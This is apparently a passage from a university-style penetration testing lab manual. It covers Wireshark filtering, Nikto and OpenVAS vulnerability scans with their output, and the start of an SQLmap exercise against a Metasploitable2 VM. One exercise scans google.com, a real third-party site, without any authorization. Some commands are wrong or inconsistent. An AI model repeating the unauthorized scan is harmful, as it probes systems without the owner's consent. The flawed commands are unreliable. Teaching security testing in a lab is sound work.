
Suppose we capture packets from **WLAN0** interface. The captured data looks like this:



To save this packets captured from **wlan0** ,

Click on the **save** icon

A window will pop up to choose your file name as shown in the screenshot below:




You can give it any file name, but by default, Wireshark give it **.pcapng** format

Click **Save** when you are done.

Exercise 3: Filtering Packets for analysis

Step 1: Click on the **task bar** at the top left of the wireshark window

Step 2: Type the type traffic you want to display e.g. **tcp** as shown in the screenshot below:




Exercise 4: Address Filters

If you want to filter a particular network address for analysis:

At the filter bar, **Enter** the network IP address to be filtered

Only IP address that are responsible in the packet would be displayed. Example `ip.addr==192.168.1.1`



For more practice, click on these links to watch the YouTube videos. Alternatively copy and paste the links on your web browser.

Link 1: <https://www.youtube.com/watch?v=qTaOZrDnMzQ>

Link 2: <https://www.youtube.com/watch?v=TkCSr30UojM>

Week Four Vulnerability Assessment

Introduction

Vulnerability assessment is a systematic process of identifying, evaluating, and prioritizing security vulnerabilities in an organization's IT systems, networks, applications, and other infrastructure components. The goal is to discover weaknesses that could be exploited by attackers and to recommend measures to mitigate those vulnerabilities. In this week, the tools we will use to carry out vulnerability assessment are **Nikto** and **OpenVAS**.

Experiment 1: Network scanning with Nikto tool

Nikto is an open-source web server scanner that performs comprehensive tests against web servers to identify various vulnerabilities and misconfigurations.

Aim: To scan a web server to detect the vulnerabilities.

Objective: To carry out detailed, real-time vulnerabilities on web servers.

Outcome: At the end of this experiment the learner will be able to:-
Find detail information about all the vulnerabilities and misconfiguration in a web server.


4.1 Getting started with Nikto tool

Nikto tool is built into Kali Linux. To start Nikto tool:

Step 1: Click on the **Kali Linux terminal**

Step 2: At the command prompt, type **nikto -h**

This will give you a list of options to use Nikto tool. This is also the help option of Nikto tool. The screenshot of the command is shown below:



```
Player
File Actions Edit View Help
kali@kali ~
$ nikto -h
Option host requires an argument

Options:
-ask+          Whether to ask about submitting updates
                yes   Ask about each (default)
                no   Don't ask, don't send
                auto  Don't ask, just send
-check6       Check if IPV6 is working (connects to ipv6.google.com)
-Cgidirs+     Scan these CGI dirs: "none", "all", or values like "/"
-config+     Use this config file
-Display+    Turn on/off display outputs:
                1   Show redirects
                2   Show cookies received
                3   Show all 200/OK responses
                4   Show URLs which require authentication
                D   Debug output
                E   Display all HTTP errors
                P   Print progress to STDOUT
                S   Scrub output of IPs and hostnames
                V   Verbose output
-dbcheck     Check database and other key files for syntax errors
-evasion+    Encoding technique:
                1   Random URI encoding (non-UTF8)
                2   Directory self-reference (./)
                3   Premature URL ending
```

Exercise 1: Performing a Basic Scan

At the command prompt, type **nikto -h** then followed by the website name or address

Syntax: `nikto -h google.com`, then Press **enter**.

This type of scan will show you all the web vulnerabilities on the *google.com* website. The scan result for *google.com* is as shown in the screenshot below:

```
(root@kali)-[~/home/kali]
└─# nikto -h google.com
- Nikto v2.5.0

+ Multiple IPs found: 142.250.192.78, 2404:6800:4009:829::200e
+ Target IP: 142.250.192.78
+ Target Hostname: google.com
+ Target Port: 80
+ Start Time: 2023-04-24 06:36:52 (GMT-4)

+ Server: gws
+ /: Uncommon header 'origin-trial' found, with multiple values:
Q3LodoeujZuphAolrnhnPA8w4AIAAABfeyJvcmlnaW4iOiJodHRwczovL3d3dy5nb
9hZCIsImV4cGlyeSI6MTY4NTY2Mzk5OX0=,AvudrjMZqL7335p1KLV2lHo1kxdMeI
9eyJvcmlnaW4iOiJodHRwczovL3d3dy5nb29nbGUuY29tOjQ0MyIsImZlYXR1cmUi
joxNjkxNTM5MTk5LCJpc1N1YmRvbWVpbiI6dHJ1ZX0=,).
+ /: The X-Content-Type-Options header is not set. This could all
erent fashion to the MIME type. See: https://www.netsparker.com/w
-header/
+ Root page / redirects to: http://www.google.com/
```

Exercise 2: To perform SSL scan

Step 1: At the command prompt, type **nikto -h -ssl**, then press **enter**. This command will show you all the vulnerabilities associated with ssl.

The result of the scan is shown in the screenshot below:

```
+ SSL Info: Subject: /CN=*.google.com
Ciphers: TLS_AES_256_GCM_SHA384
Issuer: /C=US/O=Google Trust Services LLC/CN=GTS CA 1C3
+ Start Time: 2023-04-24 06:37:51 (GMT-4)

+ Server: gws
+ /: Uncommon header 'origin-trial' found, with multiple values: (Ap+qNlnLzJDKSmEHjzM5il
Q3LodoeujZuphAolrnhnPA8w4AIAAABfeyJvcmlnaW4iOiJodHRwczovL3d3dy5nb29nbGUuY29tOjQ0MyIsImZl
9hZCIsImV4cGlyeSI6MTY4NTY2Mzk5OX0=,AvudrjMZqL7335p1KLV2lHo1kxdMeIN0dUI15d0CPz9dovVLCcXk8
9eyJvcmlnaW4iOiJodHRwczovL3d3dy5nb29nbGUuY29tOjQ0MyIsImZlYXR1cmUiOiJCYWNrRm9yd2FyZlZlY2Fy
joxNjkxNTM5MTk5LCJpc1N1YmRvbWVpbiI6dHJ1ZX0=,).
```

Exercise 3: Scanning a vulnerability of a particular port

To scan the vulnerability of a port for example port 80,

Step 1: Enter the command as: **nikto -h 192.168.135.131 -p 80**; Press **Enter**

The vulnerabilities associated with port 80 will be listed as shown in the screenshot below:


```

(root@kali) ~/home/kali
# nikto -h 192.168.135.131 -p 80
- Nikto v2.1.6

+ Target IP:          192.168.135.131
+ Target Hostname:    192.168.135.131
+ Target Port:        80
+ Start Time:         2023-01-08 03:17:54 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/se
ing alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?≅PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that
+ OSVDB-12184: /?≅PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that
+ OSVDB-12184: /?≅PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that
+ OSVDB-12184: /?≅PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that

```

Exercise 4: To save the result of your scan in exercise 3:

Step 1: Type the commands as: **nikto -h 192.168.35.31 -p 80 -o nikto-scan -f txt** then press **Enter**

This will automatically save the results of your scan in a **txt** format for further analysis.

The screenshot is shown below:

```

(root@kali) ~/home/kali
# nikto -h 192.168.135.131 -p 80 -o nikto-scan -F txt
- Nikto v2.1.6

+ Target IP:          192.168.135.131
+ Target Hostname:    192.168.135.131
+ Target Port:        80
+ Start Time:         2023-01-08 03:19:13 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See ht
ing alternatives for 'index' were found: index.php
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x bran
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?≅PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain

```

Exercise 5: To list the number of Plugins supported by Nikto

Step 1: At the command prompt, type: **nikto -list -plugin**

Step 2: Press the **Enter**.

The screenshot below shows the list of plugins supported by Nikto:


```

enumerate: Flag to indicate whether we shall attempt to enumerate known apps
application: Application to attack
languages: List of Languages
applications: List of applications

Plugin: parked
Parked Detection - Checks to see whether the host is parked at a registrar or ad
Written by Sullo, Copyright (C) 2011 CIRT Inc.

Plugin: msgs
Server Messages - Checks the server version against known issues.
Written by Sullo, Copyright (C) 2008 CIRT Inc.

Plugin: favicon
Favicon - Checks the web server's favicon against known favicons.
Written by Sullo, Copyright (C) 2008 CIRT Inc.

Plugin: mutiple_index
Multiple Index - Checks for multiple index files
Written by Tautology, Copyright (C) 2009 CIRT Inc

Defined plugin macros:
@@DEFAULT = "@@ALL;-@@MUTATE;tests(report:500)"
(expanded) = "drupal;report_text;apache_expect_xss;tests(report:500);clientacce
gotiate;mutiple_index;cookies;cgi;favicon;auth;parked;headers;report_xml;siebel;r
nt_search;report_html;robots;apacheusers;outdated"
@@ALL = "ms10_070;paths;negotiate;subdomain;shellshock;apacheusers;report_csv;re
okies;embedded;apache_expect_xss;report_text;fileops;ssl;put_del_test;sitefiles;h
report_sqlg;siebel;parked;msgs;favicon;mutiple_index"
@@NONE = ""
@@MUTATE = "dictionary;subdomain"
root@kali:~#

```

Experiment 4.2: OpenVAS tool

OpenVAS (Open Vulnerability Assessment System) is an open-source vulnerability scanner that is used to detect security vulnerabilities in systems and networks. OpenVAS is often used by security professionals and system administrators to identify vulnerabilities in their networks before malicious actors can exploit them. OpenVAS has the capabilities of Finding, fixing, and managing vulnerabilities at a go. Sit tight and relax while I take you through this experiment.

Aim: To identify security vulnerabilities in systems and networks

Objective: To carry out detailed, real-time vulnerabilities on systems and networks.

Outcome: At the end of this experiment the learner will be able to:-

Find detail information about all the vulnerabilities and misconfiguration in a system or a network.

3.2 Getting started with OpenVAS tool

3.2.1 Installation and Setup

- Step 1: Click on the icon to open kali terminal, enter your password
- Step 2: Retrieve the feeds for OpenVAS (OpenVAS usually update their feeds from time to time)
- Step 3: Type **gvm -feed -update** as shown in the screenshot below

```

root@GetCyber: /home/kali
File Actions Edit View Help
(root@GetCyber)-[~/home/kali]
# gvm-feed-update
[>] Updating GVM feeds
[*] Updating NVT (Network Vulnerability Tests feed from Greenbone Security Feed/Community Feed)

```


Step 4: Now start up OpenVAS service
 Type **gvm –start** at the terminal

```

(root@GetCyber)-[~/home/kali]
# gvm-start
[>] Please wait for the GVM services to start.
[>]
[>] You might need to refresh your browser once it opens.
[>]
[>] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392


```

Automatically OpenVAS display the home screen as shown in the screenshot below:



Step 5: Click **sign in** using your user name and password

Step 6: Click on **administration** and **Select FEED Status**



Click on any task on top of the main window to see its functions as it displayed on the dashboard.


Exercise 1: Perform a scan using OpenVAS

Step 1: Get a list of IP addresses that are up in your network using Nmap.


This can be achieved by using the **“Traceroute command”** on kali Linux command prompt.

Step 2: Create a task



Step 3: Click on **‘New’** at the top left Corner of OpenVAS dashboard as shown on the screenshot below



Step 4: Enter the name (IP address for the task) as shown on the screenshot below

The screenshot shows the OpenVAS task configuration form. The 'Name' field is highlighted and contains the text '192.168.2.70'. Other fields include 'Comment', 'Scan Targets', 'Alerts', 'Schedule', 'Add results to Assets', 'Apply Overrides', 'Min QoD', 'Alterable Task', 'Auto Delete Reports', 'Scanner', and 'Scan Config'. There are 'Cancel' and 'Save' buttons at the bottom.

- Step 5: Enter all the necessary fields such as: scan target, alert type, host, schedules. For the **schedules**, you can **select** once, weekly, monthly or yearly scan on your network.
- Step 6: Click on **Save** when all necessary entries are completed
- Step 7: Set quality of scan to 70% depending on your computer RAM, Memory and the network activates
- Step 8: Click Scan. This might take some time. Just wait for the scan to complete to list all the vulnerabilities on this network.
- Step 9: Click on the '**report**' icon to see all the ports that was scanned and the detail results as shown in the two screenshots below:



Conclusion:

In this section, you were able to use the two types of vulnerability scanning tools (**Nikto and OpenVAS**) on a network system. For further practical experimental knowledge, please click on the link below to watch the you tube video, or copy and paste the link on your web browser.

<https://www.youtube.com/watch?v=LGH2SetiKaY>

Week Five Exploitation

Introduction

Exploitation in the context of cybersecurity refers to the process of taking advantage of a vulnerability in a system, network, or application to execute unauthorized actions, such as gaining access to restricted data, controlling the system, or spreading malware. This is often done by using specific tools, techniques, or scripts that are designed to exploit a particular vulnerability. In this module, we are going to carry out our exploitation using two tools, **SQLmap** and **Metasploit**.

Experiment 1: **SQL Injection attack with SQLmap tool**

SQLmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities in web applications. SQL injection is a common web vulnerability that occurs when an attacker is able to inject malicious SQL queries into a web application's database query, potentially gaining unauthorized access to data, modifying or deleting it, or even executing commands on the underlying server.

Aim: The aim of this experiment is to exploit vulnerabilities on web servers.

Objective: To carry out exploitation of a web server using SQLmap tool.

Outcome: At the end of this experiment the learner will be able to:-

Identify vulnerabilities in a system or webserver and then carry out exploitation on this vulnerabilities. The learner will also have the ability to detect and exploit a SQL injection vulnerability in a database.

5.1 **Getting Started with SQLmap tool**


Installation of Metasploit2 in a virtual machine. The Metasploit2 is hosting many vulnerable web applications that we want to perform SQL injection attack. After the installation of Metasploit2, you check the IP address of the metasploit2 on the virtual machine.

Step 1: Take for example, the IP address is 192.168.54.103

Step 2: Go to the Kali Linux machine, **select** the web browser and **click**

Step 3: Type the IP address of the Metasploitable2 in the kali Linux browser

You will see all the vulnerable web applications running on the Metasploitable2 as shown in the screenshot below:



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

